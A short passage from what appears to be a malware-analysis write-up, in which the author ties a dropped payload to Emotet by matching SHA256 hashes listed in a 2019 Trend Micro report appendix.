


Figure 8: AV vendor naming of the dropped executable payload

From doing some OSINT searching, I found a Trend Micro report from 2019 that was analyzing Emotet activity. The initial sample's SHA256 hash appears in the report appendix, which seems to further confirm that this is likely Emotet:

- 8e04c42475bc3540925710dd1c71fad658b7cb19b6b2206fb59d0fea9b37cd2a
- 8e0b12ccaaab844c2ccd7056879e3ecc8226a34eed21d2449c35f9be1e05356f
- 8e0ddb5abdb6a6b5196e3a4182f3becccfc302c013dce60836896d79f2d7da2a
- 8e10feda7f32b1cf848868d26f50586762c4e800f578b1a4de08673d898343c8

(ref: https://documents.trendmicro.com/assets/ExploringEmotet%E2%80%99sActivities_AppendixA_Final.pdf)